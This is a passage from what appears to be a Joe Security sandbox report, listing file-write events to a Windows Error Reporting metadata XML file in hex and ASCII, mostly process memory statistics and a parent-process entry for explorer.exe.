C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 34 00 31 00 37 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82354176</VirtualSize>	success or wait	1	72CF497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 36 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2063</PageFaultCount>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 36 00 39 00 34 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7569408</PeakWorkingSetSize>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 36 00 31 00 32 00 31 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7561216</WorkingSetSize>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157928</QuotaPagedPoolUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2124	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 37 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>23792</QuotaPeakNonPagedPoolUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2248	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2252	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2258	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 36 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>23656</QuotaNonPagedPoolUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2366	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2370	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2376	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 34 00 34 00 31 00 39 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1544192</PagefileUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2452	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2456	2	09 00		success or wait	3	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2462	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>152384</PeakPagefileUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2554	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2558	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2564	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 34 00 34 00 31 00 39 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1544192</PrivateUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2636	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2640	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2644	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2690	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2694	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2698	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2728	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2732	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2738	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2778	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2782	2	09 00		success or wait	4	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2790	28	3c 00 50 00 69 00 64 00 3e 00 36 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>684</Pid>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	72CF497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 31 00 39 00 32 00 36 00 33 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4192637</Uptime>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 39 00 38 00 37 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>49879</PageFaultCount>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 35 00 35 00 39 00 31 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>103559168</PeakWorkingSetSize>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3682	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 37 00 38 00 39 00 38 00 34 00 39 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>97898496</WorkingSetSize>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 33 00 32 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>983296</QuotaPeakPagedPoolUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 33 00 35 00 36 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>935632</QuotaPagedPoolUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 32 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>71288</QuotaPeakNonPagedPoolUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 31 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>69192</QuotaNonPagedPoolUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 30 00 32 00 33 00 36 00 38 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>30023680</PagefileUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 33 00 33 00 39 00 37 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>36339712</PeakPagefileUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	72CF497A	unknown
